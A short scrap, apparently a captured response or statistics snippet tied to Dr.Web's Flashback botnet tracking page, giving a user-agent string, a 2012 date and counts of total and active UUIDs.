Mozilla/5.0 (Linux; U; Android 2.3; en-us) AppleWebKit/999+ (KHTML, like Gecko) Safari/999.9

Ответ:

lnkdtms
bzihda

12 июня 2012



Всего UUID: 828733

Активных: **258318**

https://drweb.com/flashback/